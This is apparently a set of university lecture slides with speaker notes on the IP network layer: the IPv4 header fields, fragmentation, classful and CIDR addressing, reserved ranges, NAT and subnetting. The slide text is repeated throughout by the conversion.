
## Network Services

### Internet Protocol Stack

2021-09-02




# Internet Protocol(IP):: RFC 791




2021-09-02

## Internet Protocol(IP):: RFC 791




1. Unless there is some form of error free communication, and one of the implication of Fischer consensus is that that isn't actually possible - we need an unreliable protocol in order to create a reliable (ish) protocol.
2. <https://tools.ietf.org/html/rfc791>



The IPv4 (Internet Protocol) header.

2021-09-02

### The IP Protocol



# IP Datagram

*“A self-contained, independent entity of data carrying sufficient information to be routed from the source to the destination computer without reliance on earlier exchanges between this source and destination computer and the transporting network.” (RFC 1594)*

- Datagram: basic network transfer unit
- Datagram = <header>:<payload>
- IP is defined to be unreliable
- Transmitted in big-endian order

2021-09-02

\*A self-contained, independent entity of data carrying sufficient information to be routed from the source to the destination computer without reliance on earlier exchanges between this source and destination computer and the transporting network.\* (RFC 1594)

- Datagram: basic network transfer unit
- Datagram = <header>:<payload>
- IP is defined to be unreliable
- Transmitted in big-endian order

# big-endian (network order) vs little-endian (Intel)



12345678 - Network Byte Order is by convention big-endian

## big-endian (network order) vs little-endian (Intel)

2021-09-02



1. Ref: RFC 791 <https://tools.ietf.org/html/rfc791>
2. Originally from Swift, Gulliver's Travels, who discovered a society at war over the issue of at which end to start eating an egg.

## IP Fields

- Version: IPv4 or IPv6
- IHL: Header length - options field in header is not mandatory
- Type of Service: indicate type of traffic
  - Now known as Diff Serv Code Point (DSCP)
  - **Has never really been used.**
- Total length: length of entire datagram (max. 65,535 bytes)
- ID - used to identify datagram fragments
- Flags - whether datagram can be fragmented, fragmentation control
- Frag offset (used in fragment reassembly)
- Time To Live - each router will decrement this field by 1
- Protocol: Layer 4 protocol sending IP packet. (UDP, TCP, ICMP, etc.)
- Header Checksum (on header only)
- IP Options (debugging (Record route), and research)

2021-09-02

### └ IP Fields

1. Type of service maps onto QoS issues - and while there are good(or at least idealistic) reasons for it being there, there are equally good(or at least pragmatic) reasons for it not being used. Tragedy of the Commons type issues just being the start.
2. The amount of space allowed for the record route option is now too small.
3. There was an experimental real-time protocol, IPv5, which never took off.

- Version: IPv4 or IPv6
- IHL: Header length - options field in header is not mandatory
- Type of Service: indicate type of traffic
  - Now known as Diff Serv Code Point (DSCP)
  - **Has never really been used.**
- Total length: length of entire datagram (max. 65,535 bytes)
- ID - used to identify datagram fragments
- Flags - whether datagram can be fragmented, fragmentation control
- Frag offset (used in fragment reassembly)
- Time To Live - each router will decrement this field by 1
- Protocol: Layer 4 protocol sending IP packet. (UDP, TCP, ICMP, etc.)
- Header Checksum (on header only)
- IP Options (debugging (Record route), and research)

# Fragmentation

- Within the network there are no guarantees
- Datagrams can be arbitrarily broken up and reassembled
- MTU: Maximum Transmission Unit for link
  - Can be less than IP Datagram size
  - Routers must then break datagram into fragments
- IP packets can be lost - so need to know:
  - Offset, sequence, last fragment

2021-09-02

- Within the network there are no guarantees
- Datagrams can be arbitrarily broken up and reassembled
- MTU: Maximum Transmission Unit for link
  - Can be less than IP Datagram size
  - Routers must then break datagram into fragments
- IP packets can be lost - so need to know:
  - Offset, sequence, last fragment

1. And while you can set the do not fragment bit, this essentially will mean that the datagram will be dropped if it hits an incompatible MTU

# The unused Time of Service (TOS) field

The following diagram illustrates the TOS field in detail:

Bits	3	1	1	1	1	1
Precedence	Delay	Throughput	Reliability	Cost	MBZ	
0 - normal	0 - normal	0 - normal	0 - normal	0 - normal		
1 - low	1 - high	1 - high	1 - high	1 - low		

**Precedence** - The following table details the precedence bits and their possible values:

- **000 (0)** - Routine
- **001 (1)** - Priority
- **010 (2)** - Immediate
- **011 (3)** - Flash
- **100 (4)** - Flash Override
- **101 (5)** - Critical
- **110 (6)** - Internetwork Control
- **111 (7)** - Network Control


Now the TOS bits themselves:

- **Delay** - when set to '1' the packet requests low delay.
- **Throughput** - when set to '1' the packet requests high throughput.
- **Reliability** - when set to '1' the packet requests high reliability.
- **Cost** - when set to '1' the packet has a low cost.
- **MBZ** - checking bit.

2021-09-02

## The unused Time of Service (TOS) field

1. Gives some idea of what was desired



# Addressing

2021-09-02

## Addressing: How do Hosts find each other?

- LAN - MAC address is used to build a shared table
- Internet - IP address
  - IPv4 : eg. 10.2.131.20 (32 bits)
  - IPv6 : eg. 2001:0db8:85a3:0000:0000:8a2e:0370:7334 (128 bits)
- Address Resolution Protocol (ARP) maps between them
- IPv4 still dominates internet addressing
- Estimated 30% penetration (country dependent) circa 2020

### └ Addressing

#### └ Addressing: How do Hosts find each other?


2021-09-02

##### 1. IPv6 Statistics from Google:

<https://www.google.com/intl/en/ipv6/statistics.html>


- LAN - MAC address is used to build a shared table
- Internet - IP address
  - IPv4 : eg. 10.2.131.20 (32 bits)
  - IPv6 : eg. 2001:0db8:85a3:0000:0000:8a2e:0370:7334 (128 bits)
- Address Resolution Protocol (ARP) maps between them
- IPv4 still dominates internet addressing
- Estimated 30% penetration (country dependent) circa 2020

# IPv4 Header vs IPv6



## IPv4 Header vs IPv6

2021-09-02




# IPv4

2021-09-02

IPv4

# IPv4

An IPv4 address (dotted-decimal notation)




Notionally, high end bits are network identifier, rest is host

## └ IPv4

### └ IPv4

2021-09-02



1. Aside, strictly not necessarily the host - hosts can have multiple IP addresses, and with some clever proxying/network equipment IP addresses can have multiple hosts. This is actually an advantage for IP addressing.

# Classful Network Architecture (1981)

From Computer Desktop Encyclopedia  
© 2003 The Computer Language Co. Inc.

## CLASS A (1-126)

**Default subnet mask = 255.0.0.0**




## CLASS B (128-191)

**Default subnet mask = 255.255.0.0**



## CLASS C (192-223)


**Default subnet mask = 255.255.255.0**



[https://en.wikipedia.org/wiki/IP\\_address](https://en.wikipedia.org/wiki/IP_address)

2021-09-02

## Classful Network Architecture (1981)



# Subnet Addressing - Subnet mask

- Subnetworks are a logical division of the IP network address space
  - Also known as: Subnetting
  - Written using the / to provide a shorthand reference
  - eg. 198.0.1.130/24 or 198.0.1/24
    - 24 bits allocated to network prefix
    - *Remaining* 8 bits are the host addresses
  - Subnet mask: eg. 255.255.255.0
    - Masks off network part of address to leave host's space

2021-09-02

1. Important to know for configuring network equipment and routing.

- Subnetworks are a logical division of the IP network address space
- Also known as: Subnetting
- Written using the / to provide a shorthand reference
- eg. 198.0.1.130/24 or 198.0.1/24
  - 24 bits allocated to network prefix
  - Remaining 8 bits are the host addresses
- Subnet mask: eg. 255.255.255.0
  - Masks off network part of address to leave host's space

## IP Class Masks

**Class A**  
Subnet Mask

Netwok	Host	Host	Host
255	0	0	0

**Class B**  
Subnet Mask

Netwok	Network	Host	Host
255	255	0	0

**Class C**  
Subnet Mask

Netwok	Network	Network	Host
255	255	255	0

2021-09-02

## IP Class Masks

IP Class Masks			
Class A	Network	Host	Host
Subnet Mask	255	0	0
Class B	Network	Network	Host
Subnet Mask	255	255	0
Class C	Network	Network	Network
Subnet Mask	255	255	255
			0

## Classful - Examples


- Apple 17.0.0.0/8 (17/8)
- Ford Motor Company 19.0.0.0/8 (19/8)
- US Postal Service 56.0.0.0/8 (56/8)
- MIT: 18.0.0.0/8 :: Sold in 2017
- Bell-Northern Research (Nortel Networks): 47.0.0.0/8 :: Sold 2011
- US Dept. of Defence: 13 Class A

2021-09-02

- Apple 17.0.0.0/8 (17/8)
- Ford Motor Company 19.0.0.0/8 (19/8)
- US Postal Service 56.0.0.0/8 (56/8)
- MIT: 18.0.0.0/8 :: Sold in 2017
- Bell-Northern Research (Nortel Networks): 47.0.0.0/8 :: Sold 2011
- US Dept. of Defence: 13 Class A

1. Estimated \$80 million revenue for MIT (\$10 per IP address)
2. Initially (1980's) class A allocation was extremely random. Sun Workstations included a page in their manual on how to get one, and Nortel received its class A because a junior developer wrote in and applied for one. This has led to some significant inefficiencies in address space usage


# IPv4 Allocation Heat Map



Computer Networks T-409-TSAM The Network Layer  
└ IPv4  
  └ IPv4 Allocation Heat Map

2021-09-02

1. The last free IPv4 address was allocated in April 2018



# Original IPv4 Scaling Issues

- Networks could only be assigned on the 8 bit boundary
- Class A, B, C and D together allow for either:
  - 128 networks with 16 million hosts each
  - 16,384 networks with 64K host each
  - 2 million networks with up to 256 hosts each
  - Plus multicast
- Extremely inefficient of address space
- Address ranges did not map onto address requirements

2021-09-02

- Networks could only be assigned on the 8 bit boundary
- Class A, B, C and D together allow for either:
  - 128 networks with 16 million hosts each
  - 16,384 networks with 64K host each
  - 2 million networks with up to 256 hosts each
  - Plus multicast
- Extremely inefficient of address space
- Address ranges did not map onto address requirements

# IPv4 Reserved Addresses

- Localhost: 127.0.0.1 (actually the entire 127/8 range)
- Local private network: 10/8
- Local private network: 192.168/16
- Multicast: 224. - 239. (Most-significant bit pattern of 1110)
- Limited (local) broadcast: 255.255.255.255/32

2021-09-02

- Localhost: 127.0.0.1 (actually the entire 127/8 range)
- Local private network: 10/8
- Local private network: 192.168/16
- Multicast: 224. - 239. (Most-significant bit pattern of 1110)
- Limited (local) broadcast: 255.255.255.255/32

1. Complete list:

[https://en.wikipedia.org/wiki/Reserved\\_IP\\_addresses](https://en.wikipedia.org/wiki/Reserved_IP_addresses)

2. Multicast is something else that sounds like a good idea until you have to deal with the traffic consequences. Multicasting, like broadcast is a good way to crash a network very quickly.

How many address in the following ranges?

- 1 10.0.0./8
- 2 192.168.0.0/16
- 3 255.255.255.255/32
- 4 224.0.0.0/4

Answer: $2^{(32 - \text{mask})}$

└ How many address in the following ranges?

2021-09-02

1. 1) 16,777,216, 256, 3) 1, 4) 268,435,456

- 10.0.0./8
- 192.168.0.0/16
- 255.255.255.255/32
- 224.0.0.0/4

Answer: $2^{(32 - \text{mask})}$

# Classless Interdomain Routing (CIDR):: RFC 4632

- Introduced in 1993 to replace classful
- Goals:
  - Slow down growth of Internet routing tables
  - Slow exhaustion of IPv4 Addresses
- Network could be assigned on any bit boundary
  - eg. 10.10.1.32/27
- Autonomous System (AS) - Entity that controls an Internet Routing Policy

## └ IPv4

### └ Classless Interdomain Routing (CIDR):: RFC 4632

2021-09-02

- Introduced in 1993 to replace classful
- Goals:
  - Slow down growth of Internet routing tables
  - Slow exhaustion of IPv4 Addresses
- Network could be assigned on any bit boundary
  - eg. 10.10.1.32/27
- Autonomous System (AS) - Entity that controls an Internet Routing Policy

1. Helped ease pressure on network IP allocations for about a decade. (It was already foreseen that IPv4 addresses would run out, but you can't come up with a new addressing/routing scheme overnight.)
2. More about ASN's in the routing lecture

# NAT: Network Address Translation

- Having a Class A or B address allows all local hosts to have an internet presence
- Problems:
  - Not enough IP addresses for everybody
    - IPv4 provides approximately 3,706,452,992 public addresses
  - Not everybody wants one - security issues.
- NAT remaps one IP Address space to another
  - Rewrites source IP address on outgoing traffic
  - Remembers mapping of IP's for network behind it
  - Can "hide" an entire network behind one IP address
- Impacts incoming connectivity
  - NAT device can easily track outgoing traffic and remap
  - Much more difficult to match incoming traffic to destination
- Limited by Port range (16 bits approx 60,000 connections)

## NAT: Network Address Translation

2021-09-02

1. University of Iceland hosts for example, are directly on the Internet - University of Reykjavik hosts aren't. This is why you see the 10.0.0.0/8 address range on campus.

- Having a Class A or B address allows all local hosts to have an internet presence
- Problems:
  - Not enough IP addresses for everybody
    - IPv4 provides approximately 3,706,452,992 public addresses
  - Not everybody wants one - security issues.
- NAT remaps one IP Address space to another
  - Rewrites source IP address on outgoing traffic
  - Remembers mapping of IP's for network behind it
  - Can "hide" an entire network behind one IP address
- Impacts incoming connectivity
  - NAT device can easily track outgoing traffic and remap
  - Much more difficult to match incoming traffic to destination
- Limited by Port range (16 bits approx 60,000 connections)

# Computer Networks T-409-TSAM Network Layer Continued

Stephan Schiffel

September 7th 2021

2021-09-07

# Outline

- 1 Subnetting (redux)
- 2 Network Address Translation
- 3 IPv6
- 4 Error Signalling: ICMP
- 5 Packet Programming

2021-09-07

## └ Outline

- 1 Subnetting (redux)
- 2 Network Address Translation
- 3 IPv6
- 4 Error Signalling: ICMP
- 5 Packet Programming

# Subnetting (redux)

Subnetting (redux)

2021-09-07


# Subnet Addressing - Subnet mask

- Subnetworks are a logical **division** of the IP network address space
  - Also known as: Subnetting
- Written using the / to provide a shorthand reference
- eg. 198.0.1.130/24 or 198.0.1/24
- This means:
  - 24 bits are allocated to the general network prefix
  - *Remaining* 8 bits are the individual host addresses
- Subnet mask: eg. 255.255.255.0
  - Masks off network part of address to leave host's space

2021-09-07


- Subnetworks are a logical **division** of the IP network address space
- Also known as: Subnetting
- Written using the / to provide a shorthand reference
- eg. 198.0.1.130/24 or 198.0.1/24
- This means:
  - 24 bits are allocated to the general network prefix
  - *Remaining* 8 bits are the individual host addresses
- Subnet mask: eg. 255.255.255.0
  - Masks off network part of address to leave host's space

1. Important to know for configuring network equipment and routing.




Computer Networks T-409-TSAM Network Layer  
Continued  
└ Subnetting (redux)

2021-09-07



1. Subnetting notation is used to describe the network, in particular for routing (later). It is a way of collapsing the size of the routing tables needed to direct packets through the internet. Subnets are not used in the actual addressing of packets.

# Growth of the Global Routing Table



2021-09-07



1. GFC: Global Financial Crisis
2. Besides address exhaustion, the other issue is the size of the internet routing table that has to be held by the backbone routers, and for that matter the local campus networks.

# Addressing

- Addressing and Routing are related NP complete problems
- Addressing:
  - How do addresses get assigned?
  - Is there some kind of central allocation?
  - If not, how are they guaranteed unique?
- Routing:
  - Is there some kind of central route finder?
    - No, that's worse than NP complete
    - Updates...
  - If not how is routing responsibility distributed?
- Both problems operate within Fisher consensus issues

General Approach: Delegate and Distribute authority

2021-09-07

## └ Addressing

1. GPS for example, provides absolute co-ordinates, but is somewhat useless without a map. A postal address contains its own routing instructions.
2. The other issue with things like addressing is that once an addressing scheme has been determined for any form of network based system, it is extremely hard to change. (Essentially because attempts to change it, require disruption of the mechanisms used to deliver the change of address. So at the same time as you effectively reduce the capacity of the network to deliver messages, you are liable to create a broadcast storm with the updates.)
3. If you are ever asked to work on a distributed system with a screwed up addressing scheme, run away, terribly fast.

- Addressing and Routing are related NP complete problems
- Addressing:
  - How do addresses get assigned?
  - Is there some kind of central allocation?
  - If not, how are they guaranteed unique?
- Routing:
  - Is there some kind of central route finder?
    - No, that's worse than NP complete
    - Updates...
  - If not how is routing responsibility distributed?

General Approach: Delegate and Distribute authority

# "Post Office Addressing"

- The address encodes the route
- New addresses are added at the lowest part of the address possible
- eg. United Nations, 405 East 42nd Street, New York, NY, 10017, USA.
  - Postman in Iceland: sends to USA Airport
  - US Airport : sends to New York (city)
  - New York sorting office: puts in postman's sack for 42nd St.

2021-09-07

## └ "Post Office Addressing"

